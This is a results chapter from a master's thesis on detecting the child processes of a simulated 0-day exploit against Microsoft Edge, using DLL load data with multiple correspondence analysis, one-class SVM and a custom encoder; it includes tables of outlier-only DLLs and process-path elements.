Experiments performed to achieve the goals of the thesis were executed with the use of the Python 3.8.3rc1 programing language. It was executed via the Jupyter framework which is a is "an open-source web application that allows you to create and share documents that contain live code, equations, visualizations and narrative text. Uses include: data cleaning and transformation, numerical simulation, statistical modeling, data visualization, machine learning, and much more" [9]. Each experiment was performed in a separate Jupyter notebook and obtained results were analysed in the same framework.

Gathered data was also analysed in the Windows Performance Analyzer (WPA) which "is a tool that creates graphs and data tables of Event Tracing for Windows (ETW) events that are recorded by Windows Performance Recorder (WPR) or Xperf. WPA can open any event trace log (ETL) file for analysis" [14]. This software was used to perform initial analysis of the 0-day exploitation of the chromium based browsers and to formulate areas of focus in the gathered data. The tool can be easily installed on Microsoft Windows operating systems from the Microsoft Store.

The anomaly detection performed in the experiments was done with the 10-fold cross validation unless stated otherwise.

5.2 Data sets

Main datased utilised in the thesis is called

Data is stored in a CSV format which is a text based file for tabular information. Each entry in the file is separated by the new line character and it's features are divided by commas. This simple, non-proprietary format is very accessible and supported by most known data handling programs and frameworks.

The dataset was acquired in 4 user sessions. In one of those a simulated 0-day attack was performed. The processes spawned in result have been marked as anomalies.

After preprocessing of the data following features are stored in the output file:

- Session - String identificator of the session in which the corresponding process data was gathered.
- ID - The integer number used by the kernel to uniquely identify an active process.
- Name - The name of the process, usually identical to the binary file name. Expressed by a string data type.
- Path - String containing sequence of parent processes names separated by "/".
- PathId - String containing sequence of parent processes id's separated by "/".
- CommandLine - String containing the shell command used to start the process.
- ParentID - The identifying integer number of the parent process.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor. Integer value.

- AveProcsUsed - Average processor utilisation calculated by dividing the amount of time when a process has occupied the processor by the total process lifespan. Expressed in floating point numbers. This value is derivative combination of the features "CPUMsec" and "DurationMSec" but it is still stored for verification purposes.
- Bitness - Integer value indicating whether the process executable is created in 32 or 64 bit architecture.
- DurationMSec - The duration of the process life stored in milliseconds. Expressed in floating point numbers.
- StartMSec - The start time of the process stored in milliseconds. Expressed in floating point numbers.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- Y - This binary column indicates whether the corresponding entry is a anomaly. Value "1" corresponds inliers and "-1" to outliers. Processes marked as "-1" were spawned as a result of 0-day explotation.
- The remaining columns contain OneHot encoded information about the dynamically linked libraries. When a column contains value 1 the process has loaded the dll specified in the column name. Otherwise the column contains 0. Full list of the captured modules can be found in the appendix

The dataset utilised in the thesis can be found in a public repository under the url `https://github.com/maxDoesHacking/MasterThesis/blob/master/data/combined_data.csv`

5.3 Results

In all of the experiments performed the focus was placed on 'msedge' binary and it's child processes. The dataset was filtered with the use of 'ProcessPath' feature. Any string value containing the 'msedge' substring indicated that the coresponding process is either Microsoft Edge browser or was spawned by it.




Figure 5.1: The receiver operating characteristic of the baseline annomaly detection.

5.3.1 Dynamic link libraries

To obtain baseline results to which any developed frameworks can be compared a one class SVM anomaly detection was performed on the raw one hot encoded DLL data. The results of this process can be found in the figure 5.1 and show that singling out of the outliers is possible with this type of information. The raw results can be found in the table 1 located in the appendix.

In the initial analysis of the data we can look at the counts of DLL's loaded by specific processes. The distribution of those values can be found in the histogram 5.2. From depiction we can clearly see that some of the outlier samples lie distant from other samples. This pattern may be detectable.

To test the hypothesis the DLL counts were normalised to fit the range from 0 to 1 and a anomaly detection was performed. The ROC of the process is visible in the figure 5.3 and raw outputs are presented in the table 2. Both of those show that negative samples were at least partialy correctly labled for some classifier configurations. In some cases 100% of anomalies was detected with a relatively low false negative ratio.




Figure 5.2: Histogram of the counts of DLL's loaded by processes.




Figure 5.3: The receiver operating characteristic anomaly detection performed on DLL counts.

There are over 1400 different DLL's gathered in the data set created. A single process loads even upto 287 modules. This extremely high dimensionality of the information might be too complex to analyse efficiently, even for the algorithms that can handle well datasets where features outnumber samples. To better understand the gathered information a multiple component analysis (MCA) was performed. This extension of correspondance analysis allows us to analyze the pattern of relationships of multiple categorical dependent variables [15]. It was performed with a python mca 1.0.3 library [10]. The result of this process is a set of points in a low-dimensional map corresponding either to columns or rows of the input data frame. Their distance in the obtained space can be used to classify how strongly they are correlated with each other.

The principal inertias (eigenvalues) obtained as the result of the algorithm can help us better understand how well the resulting dimentions express the relations between the input samples. The values calculated were normalised and can be found in the figure 5.4 and the table 3 located in the appendix. Those results sugest that the usefulness of the dimentions in the data analysis significantly drops after the first one. The two following values are however very similar which indicates that it might be good to adjust the dimention cutoff to utilise only the first one or all three.

To validate that the MCA can extract valiable information from the available data, it's results for all the processes were compared to the actual purpose for each 'msedge' subprocess. The location of the binaries in the obtained multidimentional space can be found in the figures 5.5 which depicts dimentions 0 and 1 as well as figure 5.6 for dimentions 1 and 2. The raw numerical values utilised to generate those visualizations are located in the table 4 placed in the appendix of this document.

From the distributions we can clearly see that MCA process has managed to group closely identical processes. It is also very apprent that the outlier 'powershell' is significantly distant from all remaining samples. This pattern can be spoted in both figure 5.5 and 5.6. Those results are very promissing and indicate that at least partial detection of anomalies is possible and the peak performance has improved when compared to the raw data baseline.

Additionally to this strategy a simple annomaly detector based on the detection




Figure 5.4: Multiple correspondance analysis inertias.

of any previously not loaded DLL can be utilised. This method could be a solid intrusion detection system on its own and it's performance would not be dependent on the proper adjustment of parameters as in the more sofisticated approaches. The DLL's present only in the outliers can be found in table 5.1.

The proof of possible classification is ilustrated in the figure 5.8 which shows the results One Class Support Vector Machine annomaly detection performed directly on the first two dimentions of the data from multiple component analysis. The raw data used to obtain the ROC can be found in the table 5 located in the appendix. The obtained results have however some erroneous qualities that present as sudden spikes and drops of the false negative ratio. Those characteristics are not present in the anomaly detection performed without K-fold cross validation which can also be found in the graph 5.8. With proper configuration the algorythm has managed to detect two anomalies with zero false negative results. This approach however is very difficoult to apply in the production enviroment due to the full dataset required prior to classification. This data may be however utilised to develop and train a custom encoder capable of positioning the new input data in the previously




Figure 5.5: Multiple correspondance analysis distribution in the first and second dimention.




Figure 5.6: Multiple correspondance analysis distribution in the second and third dimention.

Table 5.1: DLL's present only in outliers

0
system.numerics.ni
system.data.ni
psapi
clrjit
system.numerics
microsoft.powershell.consolehost.ni
napinsp
mpclient
system.configuration.ni
mscorlib.ni
winrnr
system.management.automation.ni
microsoft.powershell.psreadline
mscoreei
vcruntime140_clr0400
microsoft.powershell.security.ni
microsoft.powershell.commands.management.ni
system.management.ni
microsoft.powershell.commands.utility.ni
atl
system.xml.ni
system.core.ni
system.configuration.install.ni
system.dynamic
ucrtbase_clr0400
microsoft.csharp.ni
mscoree
system.ni
system.directoryservices.ni
system.transactions
wshbth
system.data
clr
system.transactions.ni
pnrpnsp
microsoft.management.infrastructure.ni
authz
microsoft.csharp




Figure 5.7: ROC curve of OCSVM directly on MCA data with and without cross validation

analysed DLL space.

The idea behind the custom encoder is to group DLL's by their common occurance and therefore conclude common functionality of the programs that share them. This task can be performed with the use of unsupervised classification algorithm like K-means with N classes on the results of the MCA. Example of such classification performed for four classes is showed in the figure 5.9. The resulting O_i sets of unique DLL's, each set of the size S_i where $i \in \{1, 2, 3, ..., N\}$ can be utilised to create a vector Y_k of $k \in \{1, 2, 3, ..., N+1\}$ features for any new data sample X which is a set of DLL's of a size M with the equations 5.1 and 5.2.

$$Y_l = \sum_{j=1}^{M} \begin{cases} 1/S_j & \text{if } x_j \in O_l \\ 0 & \text{if } x_j \notin O_l \end{cases} \quad \text{where } l \in \{1, 2, 3, ..., N\} \tag{5.1}$$

$$Y_{N+1} = \sum_{j=1}^{M} \begin{cases} p & \text{if } x_j \notin O \\ 0 & \text{if } x_j \in O \end{cases} \quad \text{where } p \text{ is the unseen DLL parameter} \tag{5.2}$$

The encoder can be adjusted with parameters like the number of classes in




Figure 5.8: ROC curve of OCSVM directly on MCA data with and without cross validation

the unsupervised classifier as well as the number of dimentions utilised from the multiple component analysis. This approach combines the detection of previously unknown DLL's with the attempt to dynamically assign specific DLL's to groups by their location in the MCA space.

All 'msedge' samples were tested on the on the encoder trained only with the inlier samples as well as all the possible ones. This solution was tested for multiple sets of possible parameters. The number of utilised MCA dimentions was equal 2 as in the detection performed directly on the MCA data. This was done to allow for just comparison of the results. The anomaly detection was performed both with the last dimention corresponding to the occurance of previously unknown DLL's. Those values for the encoder trained on all the samples are always equal to zero untill new data sampoles are gathered. The results of this experiment are presented in the figure 5.10 for the encoder trained only on the inlier data and 5.11 for all samples. The raw data can be found in the tables 6 and 7 located in the appendix. The weight p for the unique DLL's was set to 0.1.

Differently trained encoders display various characteristics. The best performance is shown by the one with single cluster n the k-means classification and taught only on the inlier samples. The resulting encoded data is in reality a DLL count




Figure 5.9: Unsupervised classification of MCA results




Figure 5.10: Unsupervised classification of encoded inlier MCA results




Figure 5.11: Unsupervised classification of encoded all MCA results

normalised to the range from 0 to 1 and a additional new DLL detection. When trained on the all samples the best characteristics are obtained for the two classes in the k-means algorithm. This configuration allows the algorithm to detect samples which normaly are not present in the training set. This however does not fully makeup for the lack of new DLL detection. The data sample is not sufficient to perform tests on how the encoder trained on the data containing outliers performs on previously unseen outlier samples.

The ROC curves for all tested encoding approaches are presented in the graph 5.12. Those results show that the classification performed on the encoded data can be more effective than the one performed directly on the MCA data. It can also outperform it in the number of correctly labled negative samples with a smaler false negative increase. The anomaly detection was most accurate in the negative sample detection when the sample encoding was trained only on the inliers for the number of clusters equal to 1. The additive nature of the encoder means that in those cases the detection is actually performed on the DLL counts. This configuration also most effective when the primary focus is on the reduction of the false negative amount. The drop in performance when trained on data containing outliers is not dramatic so this approach can potencialy handle some dirty data.




Figure 5.12: Comparison of the anomaly detection results for all tested preprocessing approaches.

The performance of the developed methods was tested with 10 - fold cross validation. In the case of the anomaly detection performed on the raw MCA data the ROC was presenting a anomalous characteristics and the attempts of identifing their sources did not bring any results.

5.3.2 Process paths

We can see in our data that some paths contain the "msedge" parent process and some start with the first edge browser. This may be a result of a specific case in the data gathering process or the result of wrong processing. In the future some logs may contain even more complex prefixes to the actually investigated process. For those reasons the first step in the process path analysis should be their normalisation which would result in them starting with the process of intrest in the first place. In our dataset this can be achieved by cutting off any prefix values before the first "msedge".

All paths corresponding to the researched process consist of elements presented in the table 5.2. The uniqe values obtained after normalisation are presented in the table **??**. The full list normalised paths can be found in the appendix 8.

Table 5.2: Elements of researched paths.

0	conhost
1	HOSTNAME
2	WerFault
3	ipconfig
4	cpu-z_1.96-en
5	msedge
6	whoami
7	powershell
8	notepad

Table 5.3: Unique researched paths.

